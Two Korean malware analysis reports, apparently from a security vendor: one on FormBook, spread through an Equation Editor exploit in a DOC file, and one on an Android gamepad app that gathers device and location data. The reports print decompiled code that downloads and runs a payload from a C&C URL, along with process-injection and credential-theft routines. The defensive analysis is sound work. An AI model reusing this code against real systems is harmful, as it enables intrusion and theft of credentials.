


[그림 2] 첨부된 ‘60278411.DOC’ 문서

잘못 작성된 문서처럼 보이지만 이는 문서 취약점을 이용한 악성코드 유포 방법으로 문서를 여는 순간 사용자 모르게 악성 행위는 시작된다. 공격자는 이러한 점을 이용하여 악성코드를 유포하고 감염시킨다.

2.2. 악성코드 동작 흐름도


'FormBook' 악성코드의 전체적인 실행 구조는 다음과 같다. 분석 환경을 확인하여 악성 행위 동작 유무를 결정하고, 다계층으로 인젝션을 수행하는 등의 특징을 가진다.



[그림 3] 악성코드 동작 흐름도

2.3. 60278411.DOC 분석

첨부된 '60278411.DOC' 문서 내에는 취약점 코드가 '수식' 개체 내부에 숨겨져 있다. 다음은 숨겨진 개체 스트림 화면이다.



[그림 4] 문서 내에 숨겨진 개체 스트림

취약점은 수식개체를 처리하는 프로그램인 "EQNEDT32.EXE"에서 발생한다. 다음과 같은 쉘코드가 동작하면 C&C 인 'http://sulrev.cf/0000000000/60000' 로부터 'test.exe' 파일을 다운로드 받고 실행한다.

```
// "C:\\Users\\[illegible]\\AppData\\Local\\Temp\\test.exe"
ExpandEnviromentStringsA(v24, &v25, 260);
Urlmon = LoadLibraryA(*(v17 + 4));
UrlDownloadToFileA = GetProcAddress_1(Urlmon, *(v19 + 4));
// "http://sulrev.cf/0000000000/60000"
UrlDownloadToFileA(0, v23, &v25, 0, 0);
v9 = LoadLibraryA(*(v21 + 4));
ShellExecuteA = GetProcAddress_1(v9, *(v22 + 4));
// "%TMP%\test.exe"
ShellExecuteA(0, 0, &v25, 0, 0, 1);
ExitProcess = GetProcAddress_1(v2, *(v18 + 4));
v12 = ExitProcess(0);
```

[그림 5] 'test.exe' 파일 다운로드 및 실행 코드

2.4. test.exe 파일 분석

2.4.1. 분석 환경 우회

악성코드 제작자는 분석가 및 분석시스템으로부터 분석을 우회하기 위하여 프로세스, 파일이름, 로드된 모듈, 사용자 이름을 확인한다. 해당 항목에 대한 리스트들은 해시값으로 관리되기 때문에 확인이 어렵다. 다음은 분석 환경을 확인하는 코드이다.

```
v4 = CheckDebugging(a1);
*(a1 + 12) = v4;
if ( !v4 )
  return 0;
*(a1 + 53) = Return80() > 768;
CheckProceses(a1);
CheckFileName(a1);
CheckModules(a1);
CheckUserName(a1);
```

[그림 6] 분석 환경 체크 코드

위와 같은 코드를 통하여 분석 환경이 확인될 경우, 악성코드는 종료된다.

2.4.2 코드 인젝션

또한, 백신 탐지를 우회하기 위해 프로세스 인젝션을 수행한다. 해당 악성코드의 경우 직접적으로 자녀 프로세스를 만들어 인젝션 하는 기존의 방식과 다르다. 다음은 인젝션 순서와 코드이다.

1. ‘explorer.exe’ 프로세스 인젝션
2. ‘explorer.exe’ 프로세스에 실행되는 정상 프로세스를 대상으로 인젝션

- ‘lsass.exe’, ‘systray.exe’, ‘netstate.exe’ 등

(정상 프로세스 목록은 악성코드 내에 테이블로 존재하며 임의로 선택된다.)

```
if ( result )
{
  result = j_InjectExplorer(a1, &v21, &v10, &v15);
  v20 = result;
  if ( result )
  {
    v24 = CheckImageSize(result);
    NtReadVirtualMemory(a1, v22, v19, v20, v24, 0);
    v4 = *a1;
    v26 = 0;
    v27 = 0;
    if ( !UserMapViewOfSection(a1, v4, &v27, &v14, &v26, 0) )
      return RtlFreeHeap(a1, v20);
    if ( NtMapViewOfSection(a1, v27, v22, &v13, 0, 0, 0, &v14, 1, 0, 64) >= 0 )
    {
      v10 += v13;
      v5 = GetEPAddress(v20, v19);
      v25 = v10 - (v5 + 5) - 5;
      MEMCOPY(&v29 + 2, &v25, 4);
      v6 = GetEPAddress(v20, v20);
      MEMCOPY(v6, &v28, 10);
      if ( !UserMapViewOfSection(a1, *a1, &v17, &v24, &v18, 0) )
        return RtlFreeHeap(a1, v20);
      MEMCOPY(v18, v20, v24);
      RtlFreeHeap(a1, v20);
      NtUnlockVirtualMemory(a1, v22, v19);
      result = NtMapViewOfSection(a1, v17, v22, &v19, 0, 0, 0, &v24, 1, 0, 64);
      if ( result >= 0 )
      {
        MEMCOPY(v26, v12, v14);
        NtResumeThread(a1, v23, 0);
        ExitProcess(a1);
      }
    }
  }
```


[그림 7] 프로세스 인젝션 코드

2.5. 정상 프로세스 인젝션 코드 분석 (lsass.exe)

위 과정으로 인젝션된 코드의 주된 목적은 정보탈취이다. 이를 위해 다음과 같은 기능을 수행한다.

2.5.1 사용자 정보 획득 및 저장

가장 민감한 정보들을 탈취하기 위해 레지스트리에 저장되는 사용자 정보를 확인한다. 탈취하는 정보로는 'Internet Explorer', 'firefox', 'opera', 'outlook', 'thunderbird' 등이 있다. 다음은 'Internet Explorer 정보를 탈취하는 코드의 일부이다.



[그림 8] Internet Explorer 정보 탈취 코드

이외에도, 감염 PC에서 수집되는 시스템 정보로는 스크린샷 화면, hosts파일정보, Username, x64/x86 버전 정보, 계정 권한 등이 있다. 다음은 시스템 정보 획득을 위한 코드 중 일부이다.


```
// Query ProductName
if ( NtCreateKey(v1, &v53, &v20, 131609) && !NtQueryValueKey(v1, v53, &v54, 1, &v24, 256, &v77) )
{
  v19 = (&v24 + v26);
  v9 = STRLEN_0((v3 + 17532));
  MEMCOPY((v9 + v3 + 17532), v19);
  MEMCOPY(&v27, (&v24 + v26));
}
```

[그림 9] OS 정보 확인 코드

```
if ( NtOpenProcessToken(a1, v2, 8, &v8) < 0 || NtQueryInformationToken(a1, v8, 1, &v5, 1024, &v6) < 0 )
  return 0;
ConvertSidToStringSidW(a1, v5, &v7);
```

[그림 10] 계정 권한 확인 코드

획득한 사용자의 정보는 '%APPDATA%\Roaming\[임의명]\[임의명.ini]' 포맷의 파일로 저장된다.




[그림 11] 탈취된 사용자 정보 화면

2.5.2 특정 프로세스 인젝션을 통한 사용자 정보 전송

위에서 획득한 사용자 정보는 암호화와 Base64 인코딩을 거쳐 공격자의 C&C로 전송된다. 정보를 전송하는 행위는 특정 프로세스에서 수행한다. 이를 위해 특정 프로세스에 인젝션을 시도하고, 해당 코드는 프로세스 별로 구분하여 동작한다.

① Explorer.exe 에 인젝션 할 경우


위 과정을 통해 탈취된 정보인 '%APPDATA%\Roaming\[임의명]\[임의명.ini]' 파일을 C&C 서버로 전송한다. 다음은 Explorer.exe 에서 사용자 정보를 전송하는 코드이다.



[그림 12] 사용자 정보 전송 코드 1

② Iexplore.exe 에 인젝션 할 경우

HttpSendRequest API 를 후킹하여 요청되는 패킷 내 'pass', 'token', 'login' 등의 문자열을 파싱하여 메모리 상에서 사용자 정보를 획득한 뒤 C&C 서버로 전송한다.



[그림 13] 사용자 정보 전송 코드 2

3. 결론

이메일에 첨부된 문서 파일은 취약점을 통하여 C&C로부터 실질적인 악성 행위를 하는 'Formbook' 악성코드인 'test.exe'를 다운로드한다. 실행되는 악성코드는 분석 환경을 우회하기 위해 안티 디버깅, 프로세스 리스트, 로드된 모듈, 다계층 인젝션 등을 이용한다.

본 악성코드는 사용자 정보를 탈취하는 것을 주목적으로 하며 레지스트리, 스크린샷, 메모리 해킹 등을 통하여 이를 수행한다. 특히 'iexplore', 'firefox', 'outlook' 등과 같은 브라우저와 메일 관련 프로그램에서 민감한 사용자 계정 정보를 탈취하기 때문에 추가적인 피해가 야기될 수 있어 각별한 주의가 필요하다.

따라서, 악성코드 감염을 방지하기 위해 출처가 불분명한 이메일의 첨부 파일 확인을 지양하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 해당 악성코드를 'Trojan.Agent.FormBook'로 진단하고 있다.

[Misc.Android.InfoStealer] 악성코드 분석 보고서

1. 개요

최근 안드로이드 기기의 성능이 발전하면서 그 쓰임새가 다양해지고 있다. 특히, 폭넓은 종류의 게임들이 출시되면서 미니 게임기를 대체하고 있다. 이에 게임을 더욱더 재미있고 쉽게 즐길 수 있도록 도와주는 관련 주변 기기들도 다양해지고 있다. 그중에서도 복잡하고 빠른 게임의 이용을 돕는 게임패드의 활용이 빠르게 증가하고 있다. 대부분의 게임패드가 중국에서 수입되고 있으며 중국 제조사의 설정 앱과 연동을 해야 원활한 사용이 가능하다.

그런데, 문제는 이 설정 앱에서 과도한 권한을 요구하고 사용자 몰래 기기 정보를 수집하고 전송하는 것이다.

본 분석 보고서에서는 'Misc.Android.InfoStealer'를 상세 분석하고자 한다.

2. 악성코드 상세 분석


2.1. 게임패드 사용

이스트게임즈의 고양이다방2 게임을 플레이하는 장면이며, 안드로이드 기기에 게임패드를 착용하여 게임을 할 수 있다.

[그림 1] 게임패드 사용

2.2 설정 앱 다운로드

게임패드의 키매핑 기능을 활용하기 위해서 패드 제조사의 설정 앱을 다운 받아야 한다. 그러나 설명서와 다운로드 홈페이지 어디에서도 기기 정보를 수집한다는 내용은 볼 수 없다.



[그림 2] 설명서 및 다운로드 홈페이지

2.3 과도한 권한 요구

아무런 설명 없이 기기 상태, 인터넷 등 중요한 30 개의 권한을 요구한다.

```
<uses-permission android:name="android.permission.BLUETOOTH" />
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN" />
<uses-permission android:name="android.permission.BLUETOOTH_PRIVILEGED" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
<uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.RESTART_PACKAGES" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.DELETE_PACKAGES" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.INSTALL_PACKAGES" />
<uses-permission android:name="android.hardware.usb.host" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.INTERACT_ACROSS_USERS_FULL" />
<uses-permission android:name="android.permission.READ_LOGS" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.CHANGE_CONFIGURATION" />
<uses-permission android:name="android.permission.ACCESS_SUPERUSER" />
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="oppo.permission.OPPO_COMPONENT_SAFE" />
```

[그림 3] 30개의 권한 요구

2.4 기기 정보 수집

기기 아이디, 브랜드, 제조사, 모델 등과 관련된 정보들을 수집한다.

```
public static String x(Context arg3) {
    String v0_2;
    String v1;
    try {
        Object v0_1 = arg3.getSystemService("phone");
        v1 = ((TelephonyManager)v0_1).getDeviceId();
        if(!b.b(v1)) {
            return v1;
        }
```

```
public static String j() {
    return String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf("") + Build.BRAND) + "@") + Build.PRODUCT) + "@") + Build.MODEL;
}
```

```
public void a() {
    if((this.Q) && com.flydigi.b.d.a > 0) {
        this.Q = false;
        com.game.motionelf.k.a.a().a(com.game.motionelf.j.a.a().c(), Build.MANUFACTURER,
```

```
public static String k() {
    return Build$VERSION.RELEASE;
}
```

```
public int l() {
    return Build$VERSION.SDK_INT;
}
```

[그림 4] 기기 정보 수집

2.5 망 사업자 정보 수집

기기의 망 사업자와 관련된 정보들을 수집한다.

```
 {
  v1 = arg4.getSystemService("phone").getSubscriberId();
  if(v1 == null) {
      return "null";
```

```
if(Build$VERSION.SDK_INT >= 9) {
    try {
        Class v0_1 = Class.forName("android.os.SystemProperties");
        v0_2 = v0_1.getMethod("get", String.class, String.class).invoke(v0_1, "ro.serialno", "unknown");
```

```
Object v0 = this.c("phone");
if(v0 != null) {
    try {
        if(!this.a("android.permission.READ_PHONE_STATE")) {
            return v1;
        }

        v0_2 = ((TelephonyManager)v0).getSimOperatorName();
```

[그림 5] 망 사업자 정보 수집

2.6 국가 및 사업자 정보 수집

기기의 국가와 사업자 정보를 수집한다. mcc 는 mobile country code, mnc 는 mobile network code 의 약자이다.

```
public static String e(Context arg5) {
    String v0 = null;
    if(dc.f(arg5) != null) {
        int v1 = arg5.getResources().getConfiguration().mcc;
        int v2 = arg5.getResources().getConfiguration().mnc;
```

[그림 6] 국가 및 사업자 코드

2.7 GSM 정보 수집

기기의 GSM(Global System for Mobile Communications) 관련 정보를 수집한다.

```
if(!this.a("android.permission.ACCESS_COARSE_LOCATION")) {
    return -1;
}

Object v0_1 = this.c("phone");
if(v0_1 == null) {
    return -1;
}

int v0_2 = ((TelephonyManager)v0_1).getCellLocation().getCid();
return v0_2;
```

```
if(!this.a("android.permission.ACCESS_COARSE_LOCATION")) {
    return -1;
}

Object v0_1 = this.c("phone");
if(v0_1 == null) {
    return -1;
}

int v0_2 = ((TelephonyManager)v0_1).getCellLocation().getLac();
return v0_2;
```

[그림 7] GSM 정보 수집

2.8 위치 정보 수집

기기의 국가, 언어, 위도, 경도를 수집한다.

```
te static Locale x(Context arg5) {
ocale v0 = null;
ry {
    Configuration v1_1 = new Configuration();
    v1_1.setToDefaults();
    Settings$System.getConfiguration(arg5.getContentResolver(), v1_1);
    if(v1_1 == null) {
        goto label_8;
    }

    v0 = v1_1.locale;
```

```
ring[] v0 = new String[2];
y {
    Locale v1_1 = dc.x(arg4);
    if(v1_1 != null) {
        v0[0] = v1_1.getCountry();
        v0[1] = v1_1.getLanguage();
    }
```

```
public float getLatitude() {
    return this.get("latitude", Float.class).floatValue();
}

public float getLongitude() {
    return this.get("longitude", Float.class).floatValue();
}
```

[그림 8] 위치 정보 수집

2.9 네트워크 정보 수집

기기의 네트워크 활성화 여부, 네트워크 종류(데이터, 와이파이 등)를 수집한다.

```
ate boolean K() {
boolean v1 = false;
Object v0 = this.c("phone");
if(v0 != null) {
    boolean v0_1 = ((TelephonyManager)v0).getNetworkType() == 13 ? true : false;
    v1 = v0_1;
```

```
static boolean r(Context arg2) {
 {
 NetworkInfo v0_1 = arg2.getSystemService("connectivity").getActiveNetworkInfo();
 if(v0_1 == null) {
     return false;
 }

 if(!v0_1.isAvailable()) {
     return false;
 }

 if(!v0_1.isConnected()) {
     return false;
```

[그림 9] 네트워크 정보 수집

2.10 주변 맥 주소 정보 수집

기기 주변의 와이파이 맥 주소를 수집한다.

```
try {
    v3 = NetworkInterface.getNetworkInterfaces();
    v1 = v2;
}
catch(SocketException v0) {
    v0_1 = v2;
    return v0_1;
}

try {
    while(true) {
    label_3:
        if(!v3.hasMoreElements()) {
            goto label_5;
        }

        Enumeration v4 = v3.nextElement().getInetAddresses();
```

```
try {
    boolean v1_2 = ((InetAddress)v0_2).isLoopbackAddress();
}
catch(SocketException v0) {
    goto label_31;
}
catch(SocketException v1_1) {
    return v0_1;
}

try {
    if(!v1_2) {
        int v1_3 = ((InetAddress)v0_2).getHostAddress().indexOf(":");
```

```
v2_1 = NetworkInterface.getByInetAddress(v2).getHardwareAddress();
```

```
public static String y(Context arg1) {
    String v0 = arg1.getSystemService("wifi").getConnectionInfo().getMacAddress();
    if(v0 == null) {
        v0 = b.z(arg1);
    }

    return v0;
}

public static String z(Context arg4) {
    String v0 = null;
    String v1 = "";
    try {
        LineNumberReader v2 = new LineNumberReader(new InputStreamReader(Runtime.getRuntime().exec("cat /sys/class/net/eth0/address ").getInputStream()));
```

[그림 10] 맥주소 수집

2.11 실행 정보 수집

현재 실행되고 있는 앱과 사용자에게 보여지는 화면에서 실행되고 있는 앱 관련 정보들을 수집한다.

```
try {
    v0_1 = this.a("android.permission.GET_TASKS");
